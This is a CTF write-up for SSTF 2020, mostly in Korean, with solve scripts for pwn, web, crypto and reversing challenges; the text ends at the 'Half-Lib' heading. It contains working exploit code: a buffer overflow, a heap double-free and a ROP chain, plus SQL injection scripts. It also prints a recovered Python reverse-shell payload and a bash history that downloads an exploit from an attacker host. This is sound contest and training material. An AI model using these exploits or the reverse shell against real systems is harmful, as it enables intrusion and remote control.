
SSTF CTF 2020 Write-up

by The Duck



Theori

Table of Contents

BOF 101

```python
from pwn import *

r = remote('bof101.sstf.site', 1337)
r.recvuntil(b'addr: ')
printflag = int(r.recvuntil('\n'), 16)
r.sendline(b'A' * 0x8c + p32(0xdeadbeef) + p64(0) + p64(printflag))
r.interactive()
```

Flag: SCTF{n0w_U_R_B0F_3xpEr7}

RC four

Cn = Cipher Text
Pn = Plain Text
C1 ^ C2 ^ P1 ⇒ P2 (flag)

Flag: SCTF{B10ck_c1pH3r_4nd_5tr3am_ciPheR_R_5ymm3tr1c}

My Stego

You can obtain flag by collecting LSB of red

```
from PIL import Image
im = Image.open('challenge.bmp')
nm = Image.new('RGB', im.size)
(w, h) = im.size
res = ''
for y in range(h):
  for x in range(w):
      (r,g,b) = im.getpixel((x, y))
      r_lsb = r & 1
      res += str(r_lsb)
print(hex(int(res,2)))
```

CrackMe 101

```
a = b'u7fl(3JC=UkJGEhPk{q`/X5UzTI.t&A]2[rPM9'
b = b'Dtd>=mhpNCqz?N!j(Z?B644[.$~96b6zjS*2t&'
s = ''
for x in range(len(a)):
   s += chr(a[x] ^ b[len(a) - x - 1])
print(s)
```

Flag: SCTF{Y0u_cR4ck3d_M3_up_t4k3_7h15_fL49}

Hidden Clues

Linux 파일 시스템처럼 보이는 폴더를 제공받는데, .bash_history를 통해 뭐가 실행됐는지 알 수 있다.

```
 1 whoami
 2 id
 3 pwd
 4 wget http://hackerserver.doesnt.exist/exploit_x64
 5 chmod +x exploit_x64
 6 wget http://hackerserver.doesnt.exist/payload
 7 decrypt payload > prs.py
 8 ./exploit_x64 --server hiddenclues.sstf.site --port 13579 --upload "prs.py"
 9 ./exploit_x64 --server hiddenclues.sstf.site --port 13579 --run "python prs.py"
--remote_port 24680
10 rm -rf exploit_x64 prs.py
11 exit
```

느낌적인 느낌으로 exploit한 뒤에 페이로드를 전송해서 실행해주는 것 같다.
decrypt 명령어는 .bashrc를 통해 base64 -i -d임을 확인할 수 있다. 똑같이 실행해주자.

```
#!/usr/bin/python
import socket, subprocess, os, sys
print "password:",
if raw_input().strip() != "hack'n'roll":
   exit()
MY_IP=raw_input("remote Server: ").strip()
MY_PORT=int(raw_input("remote Port: ").strip())
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((MY_IP, MY_PORT))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p=subprocess.call(["/bin/sh", "-i"])
```

해당 소스를 통해 리버스 쉘을 주는 친구가 24680 포트에서 돌고 있다는건데, 다행히도 우리가 포트로 접근할 수 있는 서버를 제공해준다. 접속하면 Flag를 추출할 수 있다.

```
$ nc hiddenclues.sstf.site 24680
[ruby-2.5.3p105]
password: hack'n'roll
remote Server: shellserver.sstf.site
remote Port: 1919

$ nc -lvp 1919
Listening on [0.0.0.0] (family 0, port 1919)
Connection from 13.124.196.149 49700 received!
/bin/sh: 0: can't access tty; job control turned off
$ ls
...
flag
...
$ cat flag
```

Flag: SCTF{5H3r10ck_Br0wn_P01rOT_wh0_15_b357?}

T express

Off-by-one 취약점을 통해 pass5의 type을 바꿀 수 있어, 다른 타입을 처리하는 코드를 실행할 수 있다. ride++을 통해 다음 인접한 청크의 BK를 ++시켜 tcache_perthread_struct와 다른 포인터를 가지게하면 Double Free Bug를 발생시켜 원하는 영역에 할당을 시킬 수 있다.
아래 페이로드에서는 __free_hook 지점을 system으로 overwrite 하여 쉘을 얻어냈다.

라이브러리 릭은 View에서 signed op로 인덱스를 비교하기 때문에 음수로 접근하여 stderr를 참조해 출력하면 된다.

```
from pwn import *
from time import *

# p = process("t_express", env={"LD_PRELOAD":"libc.so.6"})
p = remote("t-express.sstf.site",1337)

'''
firstname
lastname
(*p)->ticket_type = 0LL;
(*p)->meal_ticket = 3;
(*p)->safari_pass = 1;
(*p)->giftshop_coupon = 1;
(*p)->ride_count = 0LL;
'''

def buy(idx, first, last):
   print p.sendlineafter(":", "1")
   print p.sendlineafter("1/2):", str(idx))
   print p.sendafter("name:", str(first))
   print p.sendafter("name:", str(last))

def view(idx):
   print p.sendlineafter(":", "2")
   print p.sendlineafter(":", str(idx))
```

```python
def use(idx, sel):
   print p.sendlineafter(":", "3")
   print p.sendlineafter(":", str(idx))

def use_day(idx, sel):
   print p.sendlineafter(":", "3")
   print p.sendlineafter(":", str(idx))
   print p.sendlineafter(":", str(sel))

buy(1, "AAAA", "BBBBBBBB") # 4
buy(2, "AAAAAAAA", "BBBBBBBBB\n") # 3

use_day(1, "1")
use_day(1, "1")
use_day(1, "1")

use_day(1, "2")
use_day(1, "3")

use_day(0, "4") # ride++ for double free bug ( modify bk )
use_day(1, "4")
use_day(0, "4") # ride++ for double free bug ( modify bk )
use_day(1, "4")

view(-4)

print p.recvuntil("name |")
leak = p.recv(9)
leak = u64(p.recv(8).replace("\x20","").ljust(8,"\x00"))

# #my ubuntu
# libc_base = leak - 0x1eb643
# free_hook = libc_base + 0x1edb20
# system = libc_base + 0x554e0
libc_base = leak - 0x1ec643
```

```
system = libc_base + 0x55410
free_hook = libc_base + 0x1eeb28
print hex(libc_base)
buy(2, p64(free_hook), "BBBB")
buy(2, "/bin/sh", "BBBB")
buy(2, p64(system), "B")
use_day(3, "1")
use_day(3, "1")
use_day(3, "1")

use_day(3, "2")
use_day(3, "3")
p.interactive()
```

Flag: SCTF{D1d_y0u_$ee_7he_7c4che_key}

Migration

5555 서비스에서 sign In 한 후 migration 하면 해당 계정의 PW가 변경된다.
그리고 7777 서비스에서 변경된 PW를 이용해 로그인을 할 수 있다.
변경될 때 SQL Injection이 발생한다.
Information_schema.processlist 뽑아 보면 insert into member values(Null, 0 {id}, {pw}) 로 추가되는데 두번째 컬럼이 admin체크를 하는 컬럼 같아보여서 해당 데이터를 조작하여 추가하면 admin으로 로그인되는 것을 확인할 수 있었다.

```
import requests
import random

k = random.randint(1,1000)
print(k)
cookies = { 'id': 'user'+str(k), 'pw': str(k) }
headers = { 'Origin': 'http://migration.sstf.site:5555',
'Content-Type': 'application/x-www-form-urlencoded',
'Accept': '*/*', 'Referer': 'http://migration.sstf.site:5555/migrate.php',
}

data = {
'id': "asd2','asd'),(NULL, 1, Theduckadmin,
'1f048e5fb80c559a4ab4c6e79d940708') #",
'pw': "1"
}
print(data)
response = requests.post('http://migration.sstf.site:5555/migrate.php',
headers=headers, cookies=cookies, data=data, verify=False)
print(response)
print(response.text)
```

SQL Injection - 1

이 후에 log 페이지랑 information 페이지가 있는데, log 페이지에서도 SQL Injection이 가능하며, information 테이블에서 플래그를 획득할 수 있었다.

```
import requests

cookies = {
   'id': "Theduckadmin",
   'pw': "qweqwe2"
}
headers = { 'Origin': 'http://migration.sstf.site:5555',
'Content-Type': 'application/x-www-form-urlencoded',
'Accept': '*/*', 'Referer': 'http://migration.sstf.site:5555/migrate.php',
}

wow = ""
for i in range(100):
   for j in range(32, 128):

       data = { "idx":"idx=0 union select 1,9e307*if((select ord(substr(PW,
"+str(i)+",1)) from information)="+str(j)+",1,2) #" }
       ret =
requests.post('http://migration.sstf.site:7777/admin.php?mode=log',
headers=headers, cookies=cookies, data=data, verify=False)

       if "Log hidden" in ret.text:
           print("Good !!!!", j)
           wow += chr(j)
           print(wow)
           break
```

SQL Injection - 2

Flag: SCTF{M34n1ng1e55_a1r_g4p}

Expected Value

GCC is MAGI
CCC

```
push   %rbp
mov    %rsp, %rbp
push   %r11
push   %r12
mov    %rdi,%r11
xor    %eax,%eax
xor    %edi,%edi
mov    %rax, %r10
mov    %rax, %r12
mov    %rax, %rdx
A:
movslq (%rsi,%r12,4),%rcx
mov    (%r11,%r12,8),%rax
imul   %rcx
add    %rax,%rdi
adc    %rdx,%r10
inc    %r12
cmp    $0xa,%r12
jne    A
mov    %rdi, %rax
mov    %r10, %rdx
mov    $-0x64,%ecx
neg    %ecx
idiv   %rcx
pop    %r12
pop    %r11
leave
retq
```

Base64 encoded shellcode >
VUiJ5UFTQVRJifsxwDH/SYnCSYnESInCSmMMpkuLBONI9+lIAcdJEdJJ/8RJg/wKdeZIifhMidK5nP////fZSPf5QVxBW8nD
Success! Here's the flag for you!

FLAG: SCTF{w0w_U_R_r34lly_A_900d_5h3llcoder!}

Sound Captcha

20초 안에 10개의 음성 캡챠를 인증해야 한다. 음성은 다음과 같은 규칙을 갖는다.

1. 모든 0~9에 해당하는 음성은 동일하다.
2. 총 6번의 숫자가 등장한다.

문제에서 제공하는 소스 코드를 더 살펴보면 mp3 파일 6개를 concat하고 해당 파일을 유저에게 제공하는데, 이는 MP3가 한 파일에 여러 개 붙어 있어도 하나의 음성 파일로 처리할 수 있기 때문이다. 모든 음성은 정확히 같은 13259 바이트만을 갖고 정확히 같은 파일을 사용하는 것을 이용해 음성 파일을 굳이 듣지 않고도 요구하는 캡챠를 구할 수 있다.

```
import requests
from pydub import AudioSegment
from bs4 import BeautifulSoup
import hashlib

level = 0
hashes = [
  '8ba9d6bc3a00274cb800942b59ad0d4a',
  '03a62ac92af517d927de9a56c2053b68',
  '594a838484006f4e8b2e6df5b52ee85f',
  'bc32469747a29072acccc2ea416e0c84',
  '4bdce6bd51d92e3fb2527563a785e884',
  '2e42220039fc8c70d739134e3ca393ae',
  '60003ed255e3e06b3f0c9998bbab9a07',
  '6633ece38cb8e600e858e34475840c83',
  '1010a66b713e764fdf1919e5a9a413ae',
  '1cc0ebf665533fec7a23ae99481e1a8c',
]

s = requests.session()
base = 'http://sound-captcha.sstf.site/'
s.get('http://sound-captcha.sstf.site/')
req = s.get('http://sound-captcha.sstf.site/')

while True:
```

```
bs = BeautifulSoup(req.text, 'html.parser')
mp3 = bs.find('input', attrs={'name': 'mp3_url'})['value']
mp3_path = base + mp3
mp3_file = s.get(mp3_path)
b = mp3_file.content
split_points = [13259 * i for i in range(7)]
bufs = []
answer = ''
for i in range(len(split_points) - 1):
    start = split_points[i]
    end = split_points[i + 1]
    t = b[start:end]
    bufs.append(t)
for b in bufs:
    h = hashlib.md5(b).hexdigest()
    answer += str(hashes.index(h))
print(answer)
print(req.text)
body = {
    'captcha_val': answer
}
req = s.post(base, body)
print(req.text)
```

Flag: SCTF{T4ke_car3_0f_s0und_c4p4ch4_1n_gnub04r6}

Vault 101

앱을 디컴파일 해보면 문자열이 난독화 되어있는 것을 확인할 수 있다. 문자열 복호화를 진행한 후 로직을 분석해보면 리소스에서 문자열과 문자열 배열을 가져와 AES CBC 키/IV를 생성하는 로직이 존재한다.
따라서 해당 부분을 똑같이 구현해 플래그를 획득하였다.

```
from Crypto.Cipher import AES

def a(c, i):
    return (c & ((1 << i) ^ 65535)) & 0xffff

def b(c, i):
    return (c | (1 << i)) & 0xffff

def c(c, i):
    return ((c & (1 << i)) >> i) & 0xffff

def d(s, num):
    res = ''
    if num == 0:
        return ''
    for i in range(len(s)):
        charAt = ord(s[i])
        cc = num >> (i % 4)
        i3 = i % 3
        if i3 == 0:
            for j in range(0, 8, 2):
                c2 = c(charAt, j) ^ c(cc, j)
                if c2 == 0:
                    charAt = a(charAt, j)
                elif c2 == 1:
                    charAt = b(charAt, j)
        elif i3 == 1:
            for j in range(1, 8, 2):
```

```
                c3 = c(charAt, j) ^ c(cc, j)
                if c3 == 0:
                    charAt = a(charAt, j)
                elif c3 == 1:
                    charAt = b(charAt, j)
        elif i3 == 2:
            for j in range(8):
                c4 = c(charAt, j) ^ c(cc, j)
                if c4 == 0:
                    charAt = a(charAt, j)
                elif c4 == 1:
                    charAt = b(charAt, j)
        res += chr(charAt ^ 1)
    return res

arr = [
    "UEBxWw==".decode('base64'),
    "Sk5xVcOICw==".decode('base64'),
    "bnRX".decode('base64'),
    "S0BgWw==".decode('base64'),
    "Nw==".decode('base64'),
    "R0ZxRMOLElk=".decode('base64'),
    "TkJhWw==".decode('base64'),
    "dHZHdcOl".decode('base64'),
    "eWRNYQ==".decode('base64'),
    "bHRSeMOi".decode('base64'),
    "R05tVw==".decode('base64'),
    "d2hScA==".decode('base64'),
    "T0xyVMOADQ==".decode('base64'),
    "f2pQ".decode('base64'),
    "Q0xsVw==".decode('base64'),
    "Nw==".decode('base64')
]
key = ''
for i in range(len(arr)):
```

```
   key += d(arr[i], i ^ 137)[0]

unpad = lambda x: x[:-ord(x[-1])]
aes = AES.new(key, AES.MODE_CBC, key)
ct =
'7E3Q5fm4lBSKXaHTnlCO52VL/iY6f+hQQ35oeFphtZIu3pf0QuOEpFB5nTeg8GTx'.decode('b
ase64')
print unpad(aes.decrypt(ct))
```

Flag: SCTF{53CUr17Y_7Hr0U6H_085CUr17Y_15_N07_3N0U6H}

Vault 102

앱을 리버싱 해 보면 JNI 단으로 플래그를 넘겨 검사하는 것을 확인할 수 있다. JNI 단에서 플래그 문자열을 가져와 내부적으로 테이블을 생성한 후 xor 하여 결과 값과 비교하는 부분이 존재하였다.
따라서 해당 부분을 그대로 구현해 플래그를 획득하였다.

```
#include <stdio.h>

int main(void)
{
   unsigned int e[16] = { 0, };
   unsigned char d[] = { 0x22, 0x2d, 0x4, 0x7f, 0x17, 0x1d, 0x67, 0x1a,
0x44, 0x37, 0xe, 0x59, 0x38, 0x1, 0x65, 0x47, 0x3c, 0x65, 0x48, 0x3e, 0x4e,
0x27, 0x45, 0x2e, 0x42, 0x20, 0x59, 0x32, 0x45, 0x2d, 0x78, 0x79 };
   char cooking[] = "Cooking\x00";

   e[0] = 0x61707865;
   e[1] = *d | (d[1] << 8) | (d[2] << 16) | (d[3] << 24);
   e[2] = d[4] | (d[5] << 8) | (d[6] << 16) | (d[7] << 24);
   e[3] = d[8] | (d[9] << 8) | (d[10] << 16) | (d[11] << 24);
   e[4] = d[12] | (d[13] << 8) | (d[14] << 16) | (d[15] << 24);
   e[5] = '3 dn';
   e[6] = *cooking | (cooking[1] << 8) | (cooking[2] << 16) | (cooking[3] <<
24);
   e[7] = cooking[4] | (cooking[5] << 8) | (cooking[6] << 16) | (cooking[7]
<< 24);
   e[8] = 0;
   e[9] = 0;
   e[10] = 'yb-2';
   e[11] = d[16] | (d[17] << 8) | (d[18] << 16) | (d[19] << 24);
   e[12] = d[20] | (d[21] << 8) | (d[22] << 16) | (d[23] << 24);
   e[13] = d[24] | (d[25] << 8) | (d[26] << 16) | (d[27] << 24);
   e[14] = d[28] | (d[29] << 8) | (d[30] << 16) | (d[31] << 24);
   e[15] = 'k et';
```

```
unsigned int v6[16] = { 0, };
unsigned char f[16] = { 0, };
for ( int i = 0; i < 16; ++i )
    v6[i] = e[i];
for ( int j = 0; j < 20; j += 2 )
{
    v6[4] ^= ((v6[0] + v6[12]) >> 25) | ((v6[0] + v6[12]) << 7);
    v6[8] ^= ((v6[4] + v6[0]) >> 23) | ((v6[4] + v6[0]) << 9);
    v6[12] ^= ((v6[8] + v6[4]) >> 19) | ((v6[8] + v6[4]) << 13);
    v6[0] ^= ((v6[12] + v6[8]) >> 14) | ((v6[12] + v6[8]) << 18);
    v6[9] ^= ((v6[5] + v6[1]) >> 25) | ((v6[5] + v6[1]) << 7);
    v6[13] ^= ((v6[9] + v6[5]) >> 23) | ((v6[9] + v6[5]) << 9);
    v6[1] ^= ((v6[13] + v6[9]) >> 19) | ((v6[13] + v6[9]) << 13);
    v6[5] ^= ((v6[1] + v6[13]) >> 14) | ((v6[1] + v6[13]) << 18);
    v6[14] ^= ((v6[10] + v6[6]) >> 25) | ((v6[10] + v6[6]) << 7);
    v6[2] ^= ((v6[14] + v6[10]) >> 23) | ((v6[14] + v6[10]) << 9);
    v6[6] ^= ((v6[2] + v6[14]) >> 19) | ((v6[2] + v6[14]) << 13);
    v6[10] ^= ((v6[6] + v6[2]) >> 14) | ((v6[6] + v6[2]) << 18);
    v6[3] ^= ((v6[15] + v6[11]) >> 25) | ((v6[15] + v6[11]) << 7);
    v6[7] ^= ((v6[3] + v6[15]) >> 23) | ((v6[3] + v6[15]) << 9);
    v6[11] ^= ((v6[7] + v6[3]) >> 19) | ((v6[7] + v6[3]) << 13);
    v6[15] ^= ((v6[11] + v6[7]) >> 14) | ((v6[11] + v6[7]) << 18);
    v6[1] ^= ((v6[0] + v6[3]) >> 25) | ((v6[0] + v6[3]) << 7);
    v6[2] ^= ((v6[1] + v6[0]) >> 23) | ((v6[1] + v6[0]) << 9);
    v6[3] ^= ((v6[2] + v6[1]) >> 19) | ((v6[2] + v6[1]) << 13);
    v6[0] ^= ((v6[3] + v6[2]) >> 14) | ((v6[3] + v6[2]) << 18);
    v6[6] ^= ((v6[5] + v6[4]) >> 25) | ((v6[5] + v6[4]) << 7);
    v6[7] ^= ((v6[6] + v6[5]) >> 23) | ((v6[6] + v6[5]) << 9);
    v6[4] ^= ((v6[7] + v6[6]) >> 19) | ((v6[7] + v6[6]) << 13);
    v6[5] ^= ((v6[4] + v6[7]) >> 14) | ((v6[4] + v6[7]) << 18);
    v6[11] ^= ((v6[10] + v6[9]) >> 25) | ((v6[10] + v6[9]) << 7);
    v6[8] ^= ((v6[11] + v6[10]) >> 23) | ((v6[11] + v6[10]) << 9);
    v6[9] ^= ((v6[8] + v6[11]) >> 19) | ((v6[8] + v6[11]) << 13);
    v6[10] ^= ((v6[9] + v6[8]) >> 14) | ((v6[9] + v6[8]) << 18);
```

```
        v6[12] ^= ((v6[15] + v6[14]) >> 25) | ((v6[15] + v6[14]) << 7);
        v6[13] ^= ((v6[12] + v6[15]) >> 23) | ((v6[12] + v6[15]) << 9);
        v6[14] ^= ((v6[13] + v6[12]) >> 19) | ((v6[13] + v6[12]) << 13);
        v6[15] ^= ((v6[14] + v6[13]) >> 14) | ((v6[14] + v6[13]) << 18);
    }
    for ( int k = 0; k < 16; ++k )
    v6[k] += e[k];
    for ( int l = 0; l < 16; ++l )
    {
        f[4 * l] = v6[l] & 0xff;
        f[4 * l + 1] = (v6[l] >> 8) & 0xff;
        f[4 * l + 2] = (v6[l] >> 16) & 0xff;
        f[4 * l + 3] = v6[l] >> 24;
    }

    char ct[] = { 0xe1, 0x21, 0x53, 0x50, 0xa6, 0xdc, 0x93, 0x71, 0x66, 0x1a,
0x81, 0x7d, 0xea, 0x30, 0x4e, 0x6c, 0x8f, 0xfc, 0x81, 0x21, 0xa9, 0x6e,
0x77, 0x38, 0x64, 0x2e, 0x61, 0xbf, 0x8f, 0x98, 0x6d, 0x3c, 0xde, 0x4d, 0x0,
0xdb, 0x39, 0x18, 0xc2, 0xb4, 0xa, 0x4f, 0x3c, 0xfe, 0x23 };
    for (int i = 0; i < sizeof(ct); i++)
        printf("%c", ct[i] ^ f[i]);

    return 0;
}
```

Flag: SCTF{D0_N07_H1D3_53Cr375_1N_N471V3_118r4r135}

Baby ROCA

http://factordb.com/index.php?query=136798100663240822199584482903026244896116416344106704058806838213895795474149605111042853590

Reduce ^2 since sage cannot solve it.
New M =
2*3*5*7*11*13*17*19*31*37*41*61*73*97*109*163*181*193*241*271*433*487*541*577*811*1297*1621*2161*2593*3889*4861*6481*8641*9721

We used solver script from

p=2943991010705394924727197600131906596044558860449051858974842660785214542589522233095831226398933657187306853066991095028121318 9
q=3981608866388973600022988288532906576286434906318273456519721289412892078051603988210590991694901679920644232071893049306688485 1

Flag:
SCTF{The_Return_of_Coppersmith's_Attack:Practical_Factorization_of_Widely_Used_RSA_Moduli}

Eat the pie

입력 값 이후에 함수 포인터가 존재한다. buf에 16바이트를 삽입하면 PIE를 릭할 수 있고, 스택 피봇을 통해 ROP하면 된다.
System 함수에 전달될 “sh”는 fflush의 “sh” 문자열을 사용하면 된다.

```
from pwn import *
# p = process("./eat_the_pie")
p = remote("eat-the-pie.sstf.site",1337)

p.sendline("4" + "A"*15)
leak = p.recvuntil("A"*15)
leak = u32(p.recv(4))
pie_base = leak - 0x74d
system = pie_base + 0x7ec
print hex(pie_base)
print hex(system)

p.send("-1 109479558" + p32(pie_base+0x970))
popebp = pie_base + 0xa9b
system = pie_base + 0x5a0

payload = p32(system)
payload += "AAAA"
payload += p32(pie_base+0x31a)
payload += "A"*(16-len(payload))
p.sendline(payload + p32(popebp))

p.interactive()
```

Flag: SCTF{P3c4n_P1E_I5_V3ry_vee33e3Ry_d3l1c10u5}

Decrypt Vulnerable Data #1

```
import z3

class LFSR2:
   def __init__(self, size, salt, invert):
       assert(size == 17 or size == 25)
       self.size = size
       self.register = ((salt >> 3) << 4) + 8 + (salt & 0x7)
       self.taps = [0, 14]
       if size == 25:
           self.taps += [3, 4]
       self.invert = 1 if invert == True else 0
   def clock(self):
       output = reduce(lambda x, y: x ^ y, [(self.register >>  i) & 1 for i
in self.taps])
       self.register = (self.register >> 1) + (output << (self.size - 1))
       output ^= self.invert
       return output

class LFSR:
   def __init__(self, size, salt, invert):
       assert(size == 17 or size == 25)
       self.size = size
       self.register = (z3.LShR(salt,3) << 4) + 8 + (salt & 0x7)
       self.taps = [0, 14]
       if size == 25:
           self.taps += [3, 4]
       self.invert = 1 if invert == True else 0
   def clock(self):
       output = reduce(lambda x, y: x ^ y, [z3.LShR(self.register, i) & 1
for i in self.taps])
       self.register = z3.LShR(self.register, 1) + (output << (self.size -
1))
```

```
        output ^= self.invert
        return output

a = z3.BitVec('a', 32)
b = z3.BitVec('b', 32)
lfsr17 = LFSR(17, a, True)
lfsr25 = LFSR(25, b, False)
data = 'The flag is: '
keystream = 0

for i in range(len(data) * 8):
    keystream <<= 1
    keystream |= lfsr17.clock() ^ lfsr25.clock()

out =
'1b4eb59dce68c7d5173871ff3211a35bc8d089147c0c4c0f7cdf1b9489d4a640ee173557778
095d84d0cd344e213100f2923e8ea96'.decode('hex')
c = int(out.encode('hex'), 16)

solver = z3.Solver()
solver.add(a>0)
solver.add(b>0)
solver.add(a<0xffff+1)
solver.add(b<0xffffff+1)
solver.add(keystream == 627103762119722704328894046337 8)

while True:
    assert solver.check() == z3.sat
    m = solver.model()
    solver.add(z3.And(a != m[a].as_long(), b != m[b].as_long()))

    x = m[a].as_long()
    y = m[b].as_long()

    lfsr17_ = LFSR2(17, x, True)
```

```
    lfsr25_ = LFSR2(25, y, False)
    keystream = 0

    for i in range(len(out) * 8):
        keystream <<= 1
        keystream |= lfsr17_.clock() ^ lfsr25_.clock()

    flag = ('%x' % (keystream ^ c)).rjust(len(data) * 2, "0").decode('hex')
    print x, y

    if flag.startswith(data):
        print "Found!"
        print x, y
        print flag
        break
```

Flag: SCTF{r3m3mb3r_7h47_LFSR_15_r3w1nd3r4b13}

Decrypt Vulnerable Data #2

```c
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>

unsigned char pt[] = {
56, 95, 141, 206, 89, 124, 28, 166, 254, 52, 38, 34, 242, 1, 212, 101, 142,
219, 67, 133, 156, 112, 54, 87, 140, 5, 11, 93, 17, 251, 158, 210, 192, 231,
27, 220, 3, 229, 40, 237, 37, 29, 131, 252, 21, 122, 214, 172, 84, 228, 77,
74, 197, 85, 48, 236, 161, 217, 173, 81, 168, 138, 189, 78, 198, 188, 104,
146, 190, 244, 155, 64, 255, 68, 121, 76, 31, 167, 250, 108, 39, 176, 181,
107, 223, 174, 179, 150, 82, 207, 239, 194, 51, 86, 49, 47, 139, 116, 248,
70, 180, 183, 136, 128, 147, 222, 249, 36, 50, 129, 225, 35, 88, 143, 115,
25, 0, 106, 208, 71, 144, 137, 186, 171, 6, 125, 111, 126, 120, 44, 130, 92,
213, 4, 157, 16, 154, 58, 203, 62, 145, 117, 99, 221, 23, 169, 97, 159, 211,
123, 65, 191, 10, 165, 57, 33, 8, 90, 73, 53, 30, 110, 7, 26, 233, 60, 43,
164, 13, 75, 127, 59, 227, 200, 151, 98, 230, 202, 18, 80, 240, 243, 234,
245, 42, 19, 209, 94, 170, 232, 132, 196, 22, 152, 178, 247, 109, 246, 46,
134, 79, 100, 199, 185, 226, 114, 102, 253, 32, 63, 91, 193, 205, 175, 41,
14, 235, 204, 45, 215, 216, 182, 83, 218, 12, 187, 15, 149, 96, 20, 2, 241,
119, 118, 69, 195, 135, 224, 153, 72, 184, 177, 113, 9, 24, 238, 66, 201,
148, 105, 163, 103, 55, 160, 162, 61
//10, 233, 129, 64, 138, 182, 2, 167, 92, 250, 31, 123, 48, 148, 36, 83,
179, 165, 117, 185, 195, 251, 196, 131, 42, 236, 23, 43, 253, 53, 212, 216,
203, 76, 8, 28, 133, 20, 0, 17, 102, 168, 200, 190, 199, 16, 235, 140, 249,
208, 209, 44, 127, 85, 26, 70, 21, 206, 218, 135, 51, 38, 99, 142, 72, 58,
189, 243, 217, 156, 11, 240, 98, 113, 201, 32, 254, 101, 96, 184, 3, 245,
252, 71, 160, 119, 108, 6, 114, 197, 12, 22, 176, 80, 141, 50, 4, 107, 34,
49, 186, 82, 183, 181, 144, 152, 221, 172, 40, 56, 7, 239, 68, 103, 45, 134,
139, 100, 74, 67, 227, 52, 19, 126, 188, 115, 169, 118, 37, 79, 166, 222,
238, 59, 161, 105, 230, 94, 93, 163, 69, 180, 90, 14, 187, 86, 65, 191, 128,
136, 132, 177, 125, 5, 237, 89, 111, 75, 18, 91, 146, 204, 223, 120, 116,
```

```
77, 109, 110, 159, 66, 15, 155, 174, 246, 219, 248, 121, 46, 149, 241, 33,
145, 147, 54, 106, 215, 192, 61, 55, 164, 130, 214, 41, 29, 193, 220, 154,
137, 162, 73, 210, 104, 157, 60, 151, 158, 24, 205, 228, 207, 112, 25, 170,
9, 171, 244, 247, 27, 124, 224, 211, 35, 30, 198, 225, 202, 57, 88, 122,
242, 213, 84, 97, 232, 234, 87, 175, 143, 39, 194, 173, 153, 78, 63, 229,
95, 81, 255, 231, 1, 226, 62, 150, 47, 178, 13
};

void shuffle(unsigned char C[], unsigned char k[], unsigned char perm[])
{
   unsigned char A[5], B[5];

   B[0] = perm[C[0] ^ k[0]];
   for (int i = 1; i < 5; i++)
       B[i] = perm[B[i - 1] ^ C[i] ^ k[i]];

   A[0] = perm[B[4] ^ B[0] ^ k[0]];
   for (int i = 1; i < 5; i++)
       A[i] = perm[A[i - 1] ^ B[i] ^ k[i]];

   memcpy(C, A, sizeof(A));
}

void lfsr_init(unsigned int *r, unsigned int salt)
{
   *r = ((salt >> 3) << 4) + 8 + (salt & 7);
}

unsigned int lfsr_clock(unsigned int *r, unsigned int size, unsigned int
invert)
{
   unsigned int v = *r;
   unsigned int output;

   if (size == 17)
```

```
        output = (v >> 0) ^ (v >> 14);
    else
        output = (v >> 0) ^ (v >> 14) ^ (v >> 3) ^ (v >> 4);
    output &= 1;

    *r = (v >> 1) | (output << (size - 1));
    return output ^ invert;
}

void int2bytes(unsigned char out[], uint64_t k)
{
    out[0] = k >> 32;
    out[1] = k >> 24;
    out[2] = k >> 16;
    out[3] = k >> 8;
    out[4] = k >> 0;
}

void encryptkey(unsigned char out[], uint64_t key)
{
    unsigned int lfsr17, lfsr25;

    lfsr_init(&lfsr17, key >> 24);
    lfsr_init(&lfsr25, key & 0xffffff);

    uint64_t k1 = 0, k2 = 0;
    for (int i = 0; i < 40; i++){
        k1 <<= 1;
        k2 <<= 1;
        k1 |= lfsr_clock(&lfsr17, 17, 0);
        k2 |= lfsr_clock(&lfsr25, 25, 0);
    }

    uint64_t k = k1 ^ k2;
    unsigned char kbytes[5];
```

```
    int2bytes(kbytes, k);
    unsigned char keybytes[5];
    int2bytes(keybytes, key);
    shuffle(keybytes, kbytes, pt);
    memcpy(out, keybytes, sizeof(keybytes));
}

int main(int argc, char *argv[]){
    uint64_t key, start = strtoull(argv[1], 0, 0) << 32;

    for (key = start; key < start + (1ull << 32); key += 16)
    //for (key = 0x1234567890; key < 0x1234567890 + 1000; key++)
    {
        unsigned char keyhash[5];
        encryptkey(keyhash, key);

        unsigned char xk = keyhash[0] ^ keyhash[1] ^ keyhash[2] ^ keyhash[3]
^ keyhash[4];
        if (xk != 53)
        //if (xk != 189)
            continue;

        unsigned char C[5] = {49, 51, 51, 51, 55};
        shuffle(C, keyhash, pt);

        if (C[0] == 110 && C[1] == 33 && C[2] == 245 && C[3] == 12 && C[4] ==
163)
        //if (C[0] == 6 && C[1] == 238 && C[2] == 222 && C[3] == 243 && C[4]
== 10)
            printf("%lx\n", key);
    }
}
```

Key: 0xa9aedd6f70

Flag: SCTF{DVD-CSS_15_br0k3n_at_1999_so_wh47_4b0ut_AACS?}

Half-Lib

